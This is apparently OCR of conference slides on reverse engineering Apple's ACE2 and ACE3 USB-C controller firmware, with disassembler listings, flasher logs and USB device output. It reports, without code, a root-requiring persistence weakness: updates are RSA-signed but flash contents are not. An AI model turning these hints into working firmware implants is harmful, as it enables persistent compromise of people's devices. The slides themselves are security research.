


hextree.io


ace_combined.bin.bndb — Binary Ninja 4.0.4958-Stable
ace_combined.bin.bndb
Symbols
rsa
Name
Address
Section
rsa3072 0x000008fe4
rsa3072 0x00002515e
Mapped
Linear
High Level IL
0x2004074c
2004074c void* data_2004074c = sub_83e
20040750 void* data_20040750 = sub_1e2
20040754 void* data_20040754 = sub_91a
20040758 void* data_20040758 = sub_5ac
2004075c void* data_2004075c = sub_3ba
20040760 void* data_20040760 = sub_98c
20040764 void* data_20040764 = sub_9b4
20040768 void* data_20040768 = sub_5ec
2004076c void* data_2004076c = sub_1da
20040770 void* data_20040770 = sub_5d6
20040774 void* data_20040774 = sub_76e
20040778 void* data_20040778 = sub_1f2
2004077c void* data_2004077c = sub_9c8
20040780 void* data_20040780 = sub_9e0
20040784 void* data_20040784 = sub_71e
20040788 void* data_20040788 = sub_2004503e
2004078c void* data_2004078c = sub_2004505e
20040790 void* data_20040790 = sub_604
20040794 void* data_20040794 = sub_594
20040798 void* data_20040798 = sub_50a
2004079c void* data_2004079c = sub_4dc
200407a0 void* data_200407a0 = sub_49c
200407a4 void* data_200407a4 = sub_2004501e
200407a8 void* data_200407a8 = sub_3e6
200407ac void* data_200407ac = sub_378
200407b0 void* data_200407b0 = sub_31e
200407b4 void* data_200407b4 = sub_2d6
200407b8 void* data_200407b8 = sub_27c
200407bc void* data_200407bc = sub_236
200407c0 void* data_200407c0 = sub_a0c
200407c4 void* data_200407c4 = sub_a16
200407c8 void* data_200407c8 = sub_a32
200407cc void* data_200407cc = sub_a68
200407d0 void* data_200407d0 = sub_a7c
200407d4 void* data_200407d4 = sub_b1a
200407d8 void* data_200407d8 = sub_2302
200407dc void* data_200407dc = sub_c34
200407e0 void* data_200407e0 = sub_20051848
200407e4 void* data_200407e4 = sub_134a
200407e8 void* data_200407e8 = sub_200511a6
200407ec void* data_200407ec = sub_1764
200407f0 void* data_200407f0 = sub_d36
200407f4 void* data_200407f4 = sub_20051478
200407f8 void* data_200407f8 = sub_162c
200407fc void* data_200407fc = sub_cde
Cross References
Filter (2)
Data References {1}
200517cd void data_200517cd
Code References {1}
sub_23660 {1}
00023664 return data_20040818()
30
6
thumb2
0x20040818-0x2004081c (0x4 bytes)

hextree.io



Hextree
➜ ~ sudo usbcfwflasher --verbose
2024-05-08 00:19:13.897 usbcfwflasher[66217:21870978]
2024-05-08 00:19:13.898 usbcfwflasher[66217:21870978]
2024-05-08 00:19:13.898 usbcfwflasher[66217:21870978] Hardware Present:
2024-05-08 00:19:13.898 usbcfwflasher[66217:21870978]
2024-05-08 00:19:13.898 usbcfwflasher[66217:21870978] RID: 0
2024-05-08 00:19:13.898 usbcfwflasher[66217:21870978] UUID: F21A3208-4151-1994-C34D-9FB099F8FB81
2024-05-08 00:19:13.898 usbcfwflasher[66217:21870978] Name: USB-C_HPM,28
2024-05-08 00:19:13.899 usbcfwflasher[66217:21870978] Version: 002.170.00.15
2024-05-08 00:19:13.912 usbcfwflasher[66217:21870978] OTP Key Hash: 0F C3 8B 26
2024-05-08 00:19:13.912 usbcfwflasher[66217:21870978]
2024-05-08 00:19:13.912 usbcfwflasher[66217:21870978]
2024-05-08 00:19:13.916 usbcfwflasher[66217:21870978] Updates to be done:
2024-05-08 00:19:13.916 usbcfwflasher[66217:21870978] ---
2024-05-08 00:19:13.916 usbcfwflasher[66217:21870978] {
0 = {
RID = 0;
options = {
};
};
}

hextree.io




Updates are protected....

hextree.io



...with RSA3072

hextree.io




(But flash contents are not!)

hextree.io

Still found an attack!

- Mix of software and hardware
- Abusable with root
- Survives full restores…



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
But...

- ACE2 is on its way out
- It doesn't do a whole lot
- iPhone 15 (Pro) uses successor



The ACE3

ACE3

- Texas Instruments SN25A12
- **Zero** public information
- Used in iPhone 15 and MacBook Pro M3 Pro & Max



ACE3

```
USB 3.1 Bus:

  Host Controller Driver: AppleT8103USBXHCI

    Apple Device (Port DFU Mode):

      Product ID: 0xf014
      Vendor ID: 0x05ac (Apple Inc.)
      Version: 0.00
      Serial Number: SDOM:01 CPID:0022 BDID:
      Manufacturer: Apple Inc.
      Location ID: 0x00100000
```

- Runs a full USB stack ("Port DFU")
- Has access to some internal busses
- Interesting potential...

hextree.io

ACE3

- Doesn't use usbcfwflasher (libAce3Updater.dylib)
- Different upgrade mechanism on iPhone 15 vs. MacBook Pro
- Updates are personalized 🥲



Soooooooo... I ordered a MacBook M3 Max

... and my vuln doesn't work :(


Send it back...

Send it back...

